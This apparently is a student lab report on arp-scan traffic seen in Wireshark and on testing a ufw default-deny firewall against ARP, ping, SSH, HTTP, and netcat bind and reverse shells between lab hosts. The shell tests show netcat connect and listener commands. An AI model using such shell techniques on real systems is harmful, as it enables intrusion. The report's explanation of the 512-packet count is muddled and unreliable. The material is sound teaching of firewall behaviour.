Part 5.2: To observe the traffic generated by arp-scan, Wireshark was attached to the network interface of the scanning machine (10.0.0.2) while the scan was performed on its local network (Subnet1). The capture shows a large burst of **ARP Request** packets being sent out, followed by a small number of **ARP Reply** packets from the active hosts.

No.	Time	Source	Destination	Protocol	Length	Info
495	0.985336323	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.238? Tell 10.0.0.2
496	0.985599584	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.239? Tell 10.0.0.2
497	0.987447494	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.240? Tell 10.0.0.2
498	0.990283670	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.241? Tell 10.0.0.2
499	0.993439436	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.242? Tell 10.0.0.2
500	0.994951819	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.243? Tell 10.0.0.2
501	0.995902187	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.244? Tell 10.0.0.2
502	0.997742619	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.245? Tell 10.0.0.2
503	1.000654457	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.246? Tell 10.0.0.2
504	1.002672223	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.247? Tell 10.0.0.2
505	1.004548131	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.248? Tell 10.0.0.2
506	1.006136958	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.249? Tell 10.0.0.2
507	1.009104370	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.250? Tell 10.0.0.2
508	1.011521945	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.251? Tell 10.0.0.2
509	1.011877106	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.252? Tell 10.0.0.2
510	1.013767677	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.253? Tell 10.0.0.2
511	1.021243145	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.254? Tell 10.0.0.2
512	1.021572684	PCSSystemtec_4f:f0:…	Broadcast	ARP	42	Who has 10.0.0.255? Tell 10.0.0.2

A total of **512 ARP packets** were generated during the scan, and this exact number is explained by arp-scan's methodology. The target network, 10.0.0.0/24, contains 256 possible IP addresses. To discover all active hosts, arp-scan first transmits one unique **ARP Request** for **each of these 256 addresses**. To ensure reliability and account for potential packet loss, the tool then sends a **second round of requests** as retries to all the hosts that did not respond to the initial query. The final count of 512 packets is therefore the sum of the initial 256 requests, the replies from the few active hosts, and the subsequent retry requests sent to all non-responsive addresses.

Part 5.3: When Wireshark is run on the same end node that is executing the **arp-scan** command, the capture will show the **complete traffic exchange**. This includes all **outgoing ARP Request packets** generated by the tool, as this machine is their source. It will also show all **incoming ARP Reply packets** from every active host on the network, as this machine is their intended destination.

If Wireshark is attached to a different interface on the same network, such as the router's, the observation would be different. The router's interface would still capture all the **ARP Request packets** because these are Layer 2 **broadcasts**, which are delivered to every device on the local network segment. However, it would **not** see the **ARP Reply packets** from other end nodes. ARP replies are **unicast** frames, sent directly from the responding host to the scanner's MAC address. In a switched network, these unicast frames are only delivered to the relevant destination port, not to other devices like the router. The only ARP-reply the router's interface would see is the one it generates itself.

6- Firewall

The firewall was implemented using ufw (Uncomplicated Firewall), which serves as a user-friendly front-end for the standard Linux iptables service. It was configured on one of the end nodes (10.0.0.2) to protect it from the rest of the network.

The configuration was based on a security best-practice policy of "default deny". This was achieved by setting the default policy for all incoming traffic to deny, while setting the default policy for all outgoing traffic to allow. To ensure that ICMP traffic was also subject to this restrictive policy for testing purposes, the built-in ufw rule that permits ping requests (echo-request) was manually disabled by commenting it out in the /etc/ufw/before.rules file. This created a baseline configuration where the host would drop all unsolicited incoming network packets.

__Part 6.1:__ To test the firewall's effect on Layer 2 enumeration, an ARP-scan was initiated from a client (10.0.0.3) on the same subnet as the protected host (10.0.0.2). The terminal output shows that the scan was **successful**. The protected host at 10.0.0.2 responded to the ARP request and was discovered on the network, despite its firewall policy of denying all incoming traffic. This is the expected behavior because host firewalls like ufw operate at Layer 3 (IP) and Layer 4 (TCP/UDP), while **ARP is a Layer 2 protocol**. The firewall does not block ARP traffic, as it is a fundamental mechanism required for all local network communication.

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan --localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:3f:75:b8, IPv4: 10.0.0.3
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan
)
10.0.0.1        08:00:27:d1:f8:5d       (Unknown)
10.0.0.2        08:00:27:4f:f0:94       (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.149 seconds (119.13 hosts/sec)
. 2 responded

┌──(kali㉿kali)-[~]
└─$ █
```

Part 6.2: To test the firewall's effectiveness against Layer 3 enumeration, a ping command was executed from a client on a different subnet targeting the protected host (10.0.0.2). The test **failed** as expected, with the terminal showing 100% packet loss. This is because the ufw firewall, with its default policy set to deny incoming, correctly identified the inbound **ICMP Echo Request** packet. With the default exception for ICMP now removed, the firewall applied its default policy and silently **dropped the packet** before it could be processed. This successfully demonstrates that, unlike Layer 2 ARP traffic, Layer 3 ICMP traffic is effectively blocked, preventing enumeration via ping.

```
┌──(kali㉿kali)-[~]
└─$ ping 10.0.0.2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
^C
── 10.0.0.2 ping statistics ──
5 packets transmitted, 0 received, 100% packet loss, time 4221ms
```


Part 6.3: An attempt to establish a **bind shell**, which requires an *incoming* connection from the attacker (10.0.1.2) to a listener on the protected host (10.0.0.2), **failed**. This is the expected outcome, as the firewall's deny incoming policy identified and dropped the inbound TCP SYN packet, causing the connection to time out.

```
┌──(kali㉿kali)-[~]
└─$ netcat 10.0.0.2 4444
(UNKNOWN) [10.0.0.2] 4444 (?) : Connection timed out
```

In contrast, an attempt to establish a **reverse shell**, where the protected host initiated an *outgoing* connection to a listener on the attacker's machine, **succeeded**. This connection was permitted by the firewall's allow outgoing policy. This pair of tests effectively demonstrates how a standard firewall configuration blocks incoming shell attempts but remains vulnerable to shells that connect outwards from the compromised machine.

```
┌──(kali㉿kali)-[~]
└─$ netcat -lvp 4444
listening on [any] 4444 ...
10.0.0.2: inverse host lookup failed: Host name lookup failure
connect to [10.0.1.2] from (UNKNOWN) [10.0.0.2] 55452
hei
kali
```

Part 6.4: An attempt to connect to the SSH server on the protected host (10.0.0.2) from an external network (10.0.1.2) **failed**. The firewall's deny incoming policy correctly identified the inbound TCP connection request on port 22. As there was no specific rule to allow this traffic, the packet was dropped, and the client's connection attempt ultimately resulted in a timeout. This test confirms that the firewall effectively blocks unauthorized, incoming SSH access from external networks.



Part 6.5: Finally, a test was conducted to determine if an HTTP server running on the protected host (10.0.0.2) was accessible from an external network. An HTTP server was started on port 8000 on the protected host, and a client (10.0.1.2) attempted to access it using a web browser. The connection attempt **failed**, with the browser eventually displaying a connection error. This is the expected behavior, as the firewall's deny incoming policy blocks the initial TCP SYN packet sent from the client's browser to port 8000. Because no specific rule exists to allow this traffic, the packet is dropped, preventing the TCP handshake from completing and the web page from being accessed. This confirms the firewall is effective at blocking all unsolicited incoming services by default.